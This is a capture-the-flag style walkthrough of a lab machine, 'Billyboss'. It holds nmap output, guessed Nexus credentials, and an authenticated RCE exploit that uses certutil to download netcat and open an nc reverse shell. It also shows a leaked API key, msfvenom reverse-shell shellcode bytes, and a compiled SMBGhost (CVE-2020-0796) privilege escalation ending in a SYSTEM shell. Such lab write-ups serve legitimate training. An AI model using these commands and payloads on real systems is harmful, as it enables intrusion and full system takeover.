Billyboss (Guessable creds to foothold, Compiled exploit with custom shellcode)

Nmap

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: BaGet
|_http-cors: HEAD GET POST PUT DELETE TRACE OPTIONS CONNECT PATCH
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8081/tcp open  http          Jetty 9.4.18.v20190429
| http-robots.txt: 2 disallowed entries
|_/repository/ /service/
|_http-title: Nexus Repository Manager
|_http-server-header: Nexus/3.21.0-05 (OSS)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-11-16T01:41:32
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: -38s
```

Extra ports

```
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

```
5040/tcp  open  unknown
8081/tcp  open  blackice-icecap
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown



Making a script scan on extra ports: 5040, 49664, 49665, 49666, 49667, 49668, 49669



PORT      STATE SERVICE VERSION
5040/tcp  open  unknown
49664/tcp open  msrpc   Microsoft Windows RPC
49665/tcp open  msrpc   Microsoft Windows RPC
49666/tcp open  msrpc   Microsoft Windows RPC
49667/tcp open  msrpc   Microsoft Windows RPC
49668/tcp open  msrpc   Microsoft Windows RPC
49669/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

web enum

```
Sonatype Nexus 3.21.1 - Remote Code Execution (Authenticated)           |
java/webapps/49385.py
```

Guessing the Nexus login credentials of `nexsus:nexsus`

Foothold

Now we can use the Authenticated RCE python exploit.

First edit it to include the target address. Then grab a binary of netcat and lets upload it to the target

```
URL='http://192.168.127.61:8081'
CMD='cmd.exe /c certutil.exe -urlcache -f http://192.168.49.127/nc.exe nc.exe'
USERNAME='nexus'
PASSWORD='nexus'
```

Now run the exploit and it should download our netcat binary.

```
┌──(root㉿kali)-[~/pg/practice/Billyboss]
└─# python3 49385.py
Logging in
Logged in successfully
Command executed
```

```
┌──(root㉿kali)-[~/pg/practice/Billyboss]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.127.61 - - [15/Nov/2022 22:25:37] "GET /nc.exe HTTP/1.1" 200 -
192.168.127.61 - - [15/Nov/2022 22:25:37] "GET /nc.exe HTTP/1.1" 200 -
```

Now lets edit the script again to add our netcat reverse shell command.

```
URL='http://192.168.127.61:8081'
CMD='cmd.exe /c nc.exe 192.168.49.127 21 -e cmd'
USERNAME='nexus'
PASSWORD='nexus'
```

Now run the exploit a second time to gain a reverse shell.

```
┌──(root㉿kali)-[~/pg/practice/Billyboss]
└─# python3 49385.py
Logging in
Logged in successfully
Command executed
```

```
┌──(root㉿kali)-[~/pg/practice/Billyboss]
└─# rlwrap nc -lvnp 21
listening on [any] 21 ...
connect to [192.168.49.127] from (UNKNOWN) [192.168.127.61] 49820
Microsoft Windows [Version 10.0.18362.719]
(c) 2019 Microsoft Corporation. All rights reserved.

whoami
whoami
billyboss\nathan

C:\Users\nathan\Nexus\nexus-3.21.0-05>
```

Priv esc

```
whoami /all

USER INFORMATION
----------------

User Name        SID
================ ==============================================
billyboss\nathan S-1-5-21-2389609380-2620298947-1153829925-1001


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============
================================================
Everyone                               Well-known group S-1-1-0      Mandatory group,
Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group,
Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group,
Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group,
Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group,
Enabled by default, Enabled group
Mandatory Label\High Mandatory Level   Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
```

```
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

ERROR: Unable to get user claims information.
```

https://itm4n.github.io/dotnet-sdk-eop/

May be able to make API calls to upload an exploit

API key found

```
"ApiKey": "1084e06d843b743e64d1b01f7e505886",
 "PackageDeletionBehavior": "Unlist",
 "AllowPackageOverwrites": false,
```

dotnet nuget push -s http://localhost:5000/v3/index.json -k NUGET-SERVER-API-KEY package.1.0.0.nupkg

Compile and exploit https://github.com/danigargu/CVE-2020-0796

WinPEAS output shows that this box is missing patches and is running version 1903


Attempting remote SMBghost explotation seems to fail so we will need to compile the local exploit along with custom shell code in order to get a reverse shell.

Copy https://github.com/danigargu/CVE-2020-0796 to a windows machine with visual studio. In my case, I used Visual Studio 2022.

We will use msfvenom to create the Csharp shell code.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.49.236 LPORT=8081 -f dll -f csharp
```

Now past the shell code into the exploit starting on line 204.



```
204    uint8_t shellcode[] = {
205        0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
206    0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
207    0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
208    0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
209    0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
210    0x01,0xd0,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,
211    0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,
212    0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,
213    0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,
214    0x24,0x08,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,
215    0x66,0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,
216    0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,
217    0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,
```

Now build the project and move the newly compiled exploit to the target machine.

Run it and you should get a reverse shell as root.

```
cve-2020-0796-local.exe
-= CVE-2020-0796 LPE =-
by @danigargu and @dialluvioso_

Successfully connected socket descriptor: 180
Sending SMB negotiation request...
Finished SMB negotiation
Found kernel token at 0xffffc00e44c02830
Sending compressed buffer...
SEP_TOKEN_PRIVILEGES changed
Injecting shellcode in winlogon...
Success! ;)

C:\Users\nathan\Nexus\nexus-3.21.0-05>
```

```
┌──(root㉿kali)-[~/pg/practice/Billyboss]
└─# rlwrap nc -lvnp 8081
listening on [any] 8081 ...
connect to [192.168.49.236] from (UNKNOWN) [192.168.236.61] 49686
Microsoft Windows [Version 10.0.18362.719]
(c) 2019 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

C:\Windows\system32>
```